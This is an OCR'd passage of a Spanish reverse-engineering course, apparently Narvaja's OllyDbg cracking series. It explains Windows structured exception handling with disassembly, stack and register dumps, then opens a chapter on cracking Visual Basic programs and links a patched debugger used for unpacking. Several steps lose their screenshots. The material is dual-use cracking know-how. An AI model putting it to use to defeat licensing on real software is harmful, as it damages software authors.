7FFDD028  00 00 00 00 00 00 00 00   ........
7FFDD030  00 E0 FD 7F 7E 00 00 00   .α²⌂~...
7FFDD038  00 00 00 00 00 00 00 00   ........
7FFDD040  38 A2 F5 E1 00 00 00 00   8ó§ß....
7FFDD048  00 00 00 00 00 00 00 00   ........
7FFDD050  00 00 00 00 00 00 00 00   ........
7FFDD058  00 00 00 00 00 00 00 00   ........
7FFDD060  00 00 00 00 00 00 00 00   ........
7FFDD068  00 00 00 00 00 00 00 00   ........
7FFDD070  00 00 00 00 00 00 00 00   ........
7FFDD078  00 00 00 00 00 00 00 00   ........
```

Como habíamos visto Fs:[0] es el contenido de la dirección de memoria que me marca el OLLYDBG puede variar en cada maquina, pero en la mía es entonces FS: [0] es 12ffe0


```
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFDE000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  8445FA58
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  CRACKME_.<ModuleEntryPoint>
0012FFFC  00000000
```

Como vemos en el stack 12ffe0 apunta al final de la cadena de manejadores, o sea al manejador que se encuentra en funcionamiento en este thread actualmente, una posición mas abajo esta la dirección donde

saltara al encontrar una excepción, es este caso como es el manejador genérico saltara a una dirección del sistema que terminara mostrándonos el famoso cartelito de error.




Y si vamos a VIEW-SEH CHAIN



Vemos la dirección del manejador genérico que es el único instalado, si hubiera aquí mas de uno, el que funciona al encontrar una excepción es el superior de toda la lista.

Ya que el crackme de cruehead no instala manejadores de excepción propios, utilizaremos un programita llamado SMARTMOUSE que adjunto al tutorial.

Lo arranco en OLLYDBG



Ali nomás veo que al inicio el programa va a instalar su manejador de excepciones propio, OLLYDBG nos lo indica en el comentario.

Como se hace esto traceemos y expliquémoslo paso a paso.

```
00404AF1  $  55            PUSH EBP
00404AF2  .  8BEC          MOV EBP,ESP
00404AF4  .  6A FF         PUSH -1
00404AF6  .  68 60C14000   PUSH smartmou.0040C160
00404AFB  .  68 D8664000   PUSH smartmou.004066D8                SE handler installation
00404B00  .  64:A1 000000  MOV EAX,DWORD PTR FS:[0]
00404B06  .  50            PUSH EAX
00404B07  .  64:8925 0000  MOV DWORD PTR FS:[0],ESP
00404B0E  .  83EC 58       SUB ESP,58
00404B11  .  53            PUSH EBX
00404B12  .  56            PUSH ESI
00404B13  .  57            PUSH EDI
00404B14  .  8965 E8       MOV DWORD PTR SS:[EBP-18],ESP
00404B17  .  FF15 64C0400  CALL DWORD PTR DS:[<&KERNEL32.GetVersio  kernel32.GetVersion
00404B1D  .  33D2          XOR EDX,EDX
```

Llegamos traceando a la instrucción que el OLLYDBG nos indica que empieza la instalación del manejador de excepciones, lo primero es hacer un PUSH con la dirección a la cual queremos que salte el programa, cuando halle una excepción, en este caso, será 4066d8, ejecutamos el push.

```
0012FFB4  004066D8  Entry address
0012FFB8  0040C160  smartmou.0040C160
0012FFBC  FFFFFFFF
0012FFC0  0012FFF0
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFDF000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84E80918
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00404AF1  smartmou.<ModuleEntryPoint
0012FFFC  00000000
```

Allí coloco la dirección en el stack

```
00404AF6  .  68 60C14000   PUSH smartmou.0040C160
00404AFB  .  68 D8664000   PUSH smartmou.004066D8                SE handler installation
00404B00  .  64:A1 000000  MOV EAX,DWORD PTR FS:[0]
00404B06  .  50            PUSH EAX
00404B07  .  64:8925 0000  MOV DWORD PTR FS:[0],ESP
00404B0E  .  83EC 58       SUB ESP,58
00404B11  .  53            PUSH EBX
```

La siguiente línea mueve el valor actual de fs : [0] a EAX vayamos a ver cuanto vale Fs [0] en el dump

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C91EB94 ntdll.KiFastSystemCallRet
EBX 7FFDF000
ESP 0012FFB4
EBP 0012FFC0
ESI FFFFFFFF
EDI 7C920738 ntdll.7C920738

EIP 00404B00 smartmou.00404B00

C 1  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_MOD_NOT_FOUND (00000

EFL 00000283 (NO,B,NE,BE,S,PO,L,LE)

ST0 empty -UNORM BCE0 01050104 00000000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z
```

Vamos allí

```
smartmou.<ModuleEntryPoint>+0F
Address   Hex dump                          ASCII
7FFDE000  E0 FF 12 00 00 00 13 00  ó ‡...‼.
7FFDE008  00 D0 12 00 00 00 00 00  .$‡.....
7FFDE010  00 1E 00 00 00 00 00 00  .▲......
7FFDE018  00 E0 FD 7F 00 00 00 00  .ó²⌂....
7FFDE020  D0 02 00 00 D4 0F 00 00  $☻..È☼..
7FFDE028  00 00 00 00 00 00 00 00  ........
7FFDE030  00 F0 FD 7F 7E 00 00 00  .-²⌂~...
7FFDE038  00 00 00 00 00 00 00 00  ........
7FFDE040  B0 24 4E E1 00 00 00 00  ▒$NÞ....
7FFDE048  00 00 00 00 00 00 00 00  ........
7FFDE050  00 00 00 00 00 00 00 00  ........
7FFDE058  00 00 00 00 00 00 00 00  ........
7FFDE060  00 00 00 00 00 00 00 00  ........
7FFDE068  00 00 00 00 00 00 00 00  ........
7FFDE070  00 00 00 00 00 00 00 00  ........
7FFDE078  00 00 00 00 00 00 00 00  ........
```

Allí vemos que fs: [0] vale 12ffe0, podemos ver que el olly nos lo aclara también

```
00404B53  .v 75 08        JNZ SHORT smart
00404B55  .  6A 1C        PUSH 1C
FS:[00000000]=[7FFDE000]=0012FFE0
EAX=00000000

smartmou.<ModuleEntryPoint>+0F
Address   Hex dump                          ASCII
```

Ahora ejecutamos esta línea

```
Registers (FPU)
EAX 0012FFE0
ECX 0012FFB0
EDX 7C91EB94 ntdll.K
EBX 7FFDF000
ESP 0012FFB4
EBP 0012FFC0
ESI FFFFFFFF
EDI 7C920738 ntdll.7

EIP 00404B06 smartmo

C 1  ES 0023 32bit 0
P 0  CS 001B 32bit 0
A 0  SS 0023 32bit 0
Z 0  DS 0023 32bit 0
S 1  FS 003B 32bit 7
T 0  GS 0000 NULL
```

Movió a EAX ese valor

Ahora hace un PUSH con ese valor

```
0012FFC0  0012FFE0
0012FFB4  004066D8  Entry address
0012FFB8  0040C160  smartmou.0040C160
0012FFBC  FFFFFFFF
0012FFC0  0012FFF0
0012FFC4  7C816D4F  RETURN to kernel32
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFDF000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84E80918
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00404AF1  smartmou.<ModuleEn
0012FFFC  00000000
```

Vemos porque se le dice SEH CHAIN que significa cadena ya que este valor que guardo, apunta al manejador anterior que por ahora esta activo.

```
00404B00  .  64:A1 000000  MOV EAX,DWORD PTR FS:[0]
00404B06  .  50            PUSH EAX
00404B07  .  64:8925 0000  MOV DWORD PTR FS:[0],ESP
00404B0E  .  83EC 58       SUB ESP,58
00404B11  .  53            PUSH EBX
00404B12  .  56            PUSH ESI
00404B13  .  57            PUSH EDI
00404B14  .  8965 E8       MOV DWORD PTR SS:[EBP-18],ESP
```

La ultima línea cambia fs:[0], le coloca el valor de ESP o sea apunta a donde esta ubicada esta estructura nueva que escribimos

```
Registers (FPU)
EAX 0012FFE0
ECX 0012FFB0
EDX 7C91EB94 ntc
EBX 7FFDF000
ESP 0012FFB0
EBP 0012FFC0
ESI FFFFFFFF
EDI 7C920738 ntc

EIP 00404B07 sma

C 1  ES 0023 32b
P 0  CS 001B 32b
A 0  SS 0023 32b
```

```
0012FFB0  0012FFE0
0012FFB4  004066D8  Entry addres
0012FFB8  0040C160  smartmou.004
0012FFBC  FFFFFFFF
0012FFC0  0012FFF0
0012FFC4  7C816D4F  RETURN to ke
0012FFC8  7C920738  ntdll.7C9207
0012FFCC  FFFFFFFF
0012FFD0  7FFDF000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84E80918
0012FFE0  FFFFFFFF  End of SEH c
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C8
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00404AF1  smartmou.<Mo
0012FFFC  00000000
```

Al ejecutar la línea


```
smartmou.<ModuleEntryPoint>+1D
Address   Hex dump                          ASCII
7FFDE000  B0 FF 12 00 00 00 13 00  ▒ ↕...‼.
7FFDE008  00 D0 12 00 00 00 00 00  .§↕.....
7FFDE010  00 1E 00 00 00 00 00 00  .▲......
7FFDE018  00 E0 FD 7F 00 00 00 00  .α²⌂....
7FFDE020  D0 02 00 00 D4 0F 00 00  §☻..È☼..
7FFDE028  00 00 00 00 00 00 00 00  ........
7FFDE030  00 F0 FD 7F 7E 00 00 00  .-²⌂~...
7FFDE038  00 00 00 00 00 00 00 00  ........
7FFDE040  B0 24 4E E1 00 00 00 00  ▒$NÞ....
7FFDE048  00 00 00 00 00 00 00 00  ........
7FFDE050  00 00 00 00 00 00 00 00  ........
7FFDE058  00 00 00 00 00 00 00 00  ........
7FFDE060  00 00 00 00 00 00 00 00  ........
```

Tenemos nuestro manejador instalado en 12ffb0, como siempre vemos que fs:[0] queda apuntando al manejador actual

```
0012FFB0  0012FFE0  Pointer to next SEH record
0012FFB4  004066D8  SE handler
0012FFB8  0040C160  smartmou.0040C160
0012FFBC  FFFFFFFF
0012FFC0  0012FFF0
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFDF000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84E80918
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00404AF1  smartmou.<ModuleEntryPoint>
0012FFFC  00000000
```


El cual OLLYDBG nos indica que es un SEH, el primer valor apunta al viejo SEH, y el segundo valor es la dirección que cuando halle una excepción el programa saltara a tratar de arreglar las cosas.

O sea que cuando ocurra una excepción en este ejemplo




El sistema le dará control al debugger el cual parara o no según este la tilde de ese tipo de excepción marcada, y volverá al programa, directamente o apretando SHIFT +f9, adonde muestra el dibujo y como ahora tenemos SEH instalado, pues continuara en 4066d8.

Si vemos el menú SEH CHAIN ahora




Vemos que quedo como manejador activo el que instalamos y el genérico quedo debajo sin funcionar.


Forcemos una excepción en el programa



Veamos allí, cambiemos esa línea por



Lo cual dará error pues no se puede escribir en la dirección 0.
Quitemos todas las tildes en debugging option-exceptions, salvo la 1ra.



Demos RUN

```
00404B1D  .  33D2          XOR EDX,EDX
00404B1F  .  8AD4          MOV DL,AH
00404B21     8915 0000000  MOV DWORD PTR DS:[0],EDX
00404B27  .  8BC8          MOV ECX,EAX
00404B29  .  81E1 FF00000  AND ECX,0FF
00404B2F  .  890D 34D5420  MOV DWORD PTR DS:[42D534],ECX
00404B35  .  C1E1 08       SHL ECX,8
```

Para en el error mostrando

```
0040E0E8 84 EA 84 3C B3 2E 5F 24 äüä<|._$
Command
Access violation when writing to [00000000] - use Shift+F7/F8/F9 to pass exception to program
Inicio   2 Yah...   ESTUDI...   INTROD...
```

Entonces según lo que vimos el programa debería ahora continuar ejecutándose en el manejador para tratar de recuperar el error.


El manejador estaba en 4066d8 vayamos allí y pongamos un BP,

```
004066D8  $  55            PUSH EBP                    Structured exception handler
004066D9  .  8BEC          MOV EBP,ESP
004066DB  .  83EC 08       SUB ESP,8
004066DE  .  53            PUSH EBX
004066DF  .  56            PUSH ESI
004066E0  .  57            PUSH EDI
004066E1  .  55            PUSH EBP
004066E2  .  FC            CLD
004066E3  .  8B5D 0C       MOV EBX,DWORD PTR SS:[EBP+C]
004066E6  .  8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]
004066E9  .  F740 04 0600  TEST DWORD PTR DS:[EAX+4],6
004066F0  .v 0F85 8200000  JNZ smartmou.00406778
004066F6  .  8945 F8       MOV DWORD PTR SS:[EBP-8],EAX
004066F9  .  8B45 10       MOV EAX,DWORD PTR SS:[EBP+10]
```


Como vemos OLLYDBG siempre nos aclara todo jeje, apretemos SHIFT + f9 para pasar la excepción

```
004066D8  $  55            PUSH EBP                    Structured exception handler
004066D9  .  8BEC          MOV EBP,ESP
004066DB  .  83EC 08       SUB ESP,8
004066DE  .  53            PUSH EBX
004066DF  .  56            PUSH ESI
004066E0  .  57            PUSH EDI
004066E1  .  55            PUSH EBP
004066E2  .  FC            CLD
004066E3  .  8B5D 0C       MOV EBX,DWORD PTR SS:[EBP+C]
004066E6  .  8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]
```

Como vemos paro en el manejador, veremos que hace el mismo y si es capaz de recuperarse de un error tan grave ya que altere el código del programa para generarlo.



Vemos que no pudo continuar y salto al manejador genérico




Ocurrió este caso como el error es muy grave no lo pudo recuperar y salto al manejador genérico que saco el cartel fatídico y cierra el programa.


Obviamente el manejador de excepciones esta diseñado para otro tipo de excepciones las cuales espera, no esta que es una alteración del código lisa y llana, pero vemos igual como funciona en el caso de no controlar la excepción.

Para ver la otra rama del grafico que es cuando un manejador controla las excepciones en forma exitosa, veamos este crackme SDUE que adjunto.

Lo arranco en OLLYDBG y veo que esta empacado por el mensaje del OLLYDBG de puede ser automodificable etc etc.



Quito todas las marcas en debugging options- exceptions, menos la 1ra



Y doy RUN

```
File View Debug Plugins Options Window Help
00DD009D   3100          XOR DWORD PTR DS:[EAX],EAX
00DD009F   EB 01         JMP SHORT 00DD00A2
00DD00A1   68 648F0500   PUSH 58F64
00DD00A6   0000          ADD BYTE PTR DS:[EAX],AL
00DD00A8   00EB          ADD BL,CH
00DD00AA   02E8          ADD CH,AL
```

Vemos que para en una excepción veamos

```
Command
Access violation when writing to [00000000] - use Shift+F7/F8/F9 to pass exception to program
```

Donde se encuentra el manejador

```
Address   SE handler
0012FF90  00DD0054
0012FFE0  kernel32.7C8399F3
```

En sus maquinas esta dirección puede variar ya que es una sección creada mientras se ejecuta el programa.

Pongamos un BP alli

```
0012FF90  0012FFE0  Pointer to next SEH record
0012FF94  00DD0054  SE handler
0012FF98  00489030  RETURN to SDUE1.00489030 from SDUE1.00489031
0012FF9C  00000000
0012FFA0  004892B9  SDUE1.004892B9
```

```
Enter expression to follow
0dd0054
OK   Cancel
```

```
00DD0054   68 5D00DD00   PUSH 0DD005D
00DD0059   FF0424        INC DWORD PTR SS:[ESP]
00DD005C   C3            RETN
00DD005D   BC 8B44240C   MOV ESP,0C24448B
```

Pongamos UN BPX alli

```
00DD0054   68 5D00DD00   PUSH 0DD005D
00DD0059   FF0424        INC DWORD PTR SS:[ESP]
00DD005C   C3            RETN
00DD005D   BC 8B44240C   MOV ESP,0C24448B
00DD0062   EB 01         JMP SHORT 00DD0065
00DD0064   8683 80B80000 XCHG BYTE PTR DS:[EBX+B880],AL
00DD006A   0002          ADD BYTE PTR DS:[EDX],AL
```

Apretemos SHIFT mas f9

```
00DD0054   68 5D00DD00     PUSH 0DD005D
00DD0059   FF0424          INC DWORD PTR SS:[ESP]
00DD005C   C3              RETN
00DD005D   BC 8B44240C     MOV ESP,0C24448B
00DD0062   EB 01           JMP SHORT 00DD0065
00DD0064   8683 80B80000   XCHG BYTE PTR DS:[EBX+B880],AL
```

Para en el manejador, el cual debe retornar si no hace cambios raros a la línea siguiente de donde se provoco la excepción para continuar el programa.

```
00DD009D   3100            XOR DWORD PTR DS:[EAX],EAX
00DD009F   EB 01           JMP SHORT 00DD00A2
00DD00A1   68 648F0500     PUSH 58F64
00DD00A6   0000            ADD BYTE PTR DS:[EAX],AL
00DD00A8   00EB            ADD BL,CH
```

Pongo UN BP en la línea siguiente donde se genero al excepción y doy RUN

```
00DD009D   3100            XOR DWORD PTR DS:[EAX],EAX
00DD009F   EB 01           JMP SHORT 00DD00A2
00DD00A1   68 648F0500     PUSH 58F64
00DD00A6   0000            ADD BYTE PTR DS:[EAX],AL
```

Vemos que para y el error fue salvado y el programa continuara su ejecución perfectamente sin cartel de error.

Como yo vi que era una rutina simple, y no hay modificaciones asumo que retornara a la línea siguiente de donde se provoco la excepción, este es el comportamiento normal, aunque la dirección de retorno puede ser modificada en el mismo manejador, en ese caso lo mejor es poner un BPM ON ACCESS en la sección donde se provoco la excepción e ir apretando F9, lo cual nos hará saltar línea a línea, hasta que termine la rutina del manejador y vuelva al programa, allí quitamos el BPM ON ACCESS y continuamos ejecutando y vemos claramente donde retorno.

Por supuesto si queremos parar en el momento que el programa coloca el manejador de excepciones lo mejor es poner un HARDWARE BPX ON WRITE en Fs:[0] aunque para muchísimas veces ya que las dll también colocan manejadores luego los quitan y al volver al programa dejan el que estaba activo antes, pero es una forma de ver como se van colocando y quitando manejadores a medida que corre el programa.

La otra forma de colocar un manejador de excepción es por medio de la api SetUnhandledExceptionFilter, la cual ya vimos su funcionamiento, el parámetro es la dirección del manejador donde continuara la excepción siempre y cuando no haya debugger como vimos anteriormente.

Bueno creo que es un primer pantallazo sobre excepciones que nos permitirá ir manejándonos con mas profundidad en el cracking, a medida que veamos ejemplos profundizaremos el tema para no ser tediosos.

Hasta la parte 26
Ricardo Narvaja
08 de enero de 2006

INTRODUCCION AL CRACKING EN OLLYDBG PARTE 26

CRACKEANDO VISUAL BASIC EN OLLYDBG

En las subsiguientes partes aprenderemos a crackear programas hechos en VISUAL BASIC en OLLYDBG, ya se me dirán algunos que para que existe una herramienta tan buena como SMARTCHECK, pero aquí este curso trata sobre cracking en OLLYDBG y trataremos siempre de utilizarlo al mismo antes de otras herramientas, en caso de que no podamos de ninguna forma con OLLYDBG o que se nos complique mucho, solo en ese caso, recurriremos a otras TOOLS.

Antes que nada les haré un regalito es este OLLYDBG ya conocido en la lista crackslatinos y es especial.

http://www.ricnar456.dyndns.org/HERRAMIENTAS/L-M-N-Ñ-O-P/OLLY%20PARCHEADO%20PARA%20BUSCAR%20OEPs.rar

Se llama OLLYDBG PARCHEADO PARA BUSCAR OEPs, que como vemos se utiliza mas que nada para desempacar, pero en Crackslatinos yo lo dije cuando lo envié, también es muy útil, para los programas en VISUAL BASIC en NATIVE code, no así para los hechos en P-CODE.

Pues cuales la diferencia entre ambos, ya veremos también capítulos de P-CODE pero el VISUAL BASIC NATIVE CODE es el visual común que ejecuta instrucciones en la sección code del programa, mientras que el P-CODE no ejecuta la sección code, solo se ejecuta la dll de visual y lee bytes del la sección code del programa como indicación de que comando querés ejecutar.

O sea si un programa de VisualBasic nunca vuelve a ejecutar líneas de código en la sección code, pues es casi seguro que es P-CODE del cual estudiaremos su forma de trabajar mas adelante.

Pues que particularidad tiene el OLLY este que parchee?, que si colocas un BPM ON ACCESS no para ON READ y ON EXECUTE, sino que para solo ON EXECUTE y esto es muy útil para hallar OEPs y para Visual Basic ya que si no el programa para miles de veces en la dll de Visual, y el tema es aquí siempre volver al código del programa, no empantanarnos traceando en las dll de VisualBasic lo cual te lleva a error seguro y a trabajar de mas.

También para trabajar en Visual Basic es necesario conocer las apis de VB, las cuales son diferentes a las apis comunes y no se encuentran en el WINAPIS32.

Por lo demás hay muchísimos tutes con Puntos especiales para VB, y técnicas geniales que no usaremos y el que quiere consultarlas, puede ver al el NUEVO CURSO de Crackslatinos los tutes de COCO y otros integrantes de la lista que pueden hacer mas fácil la tarea, aquí lo haremos como si no conocemos ninguna de esas técnicas y lo tenemos que crackear solo con este OLLY especial.

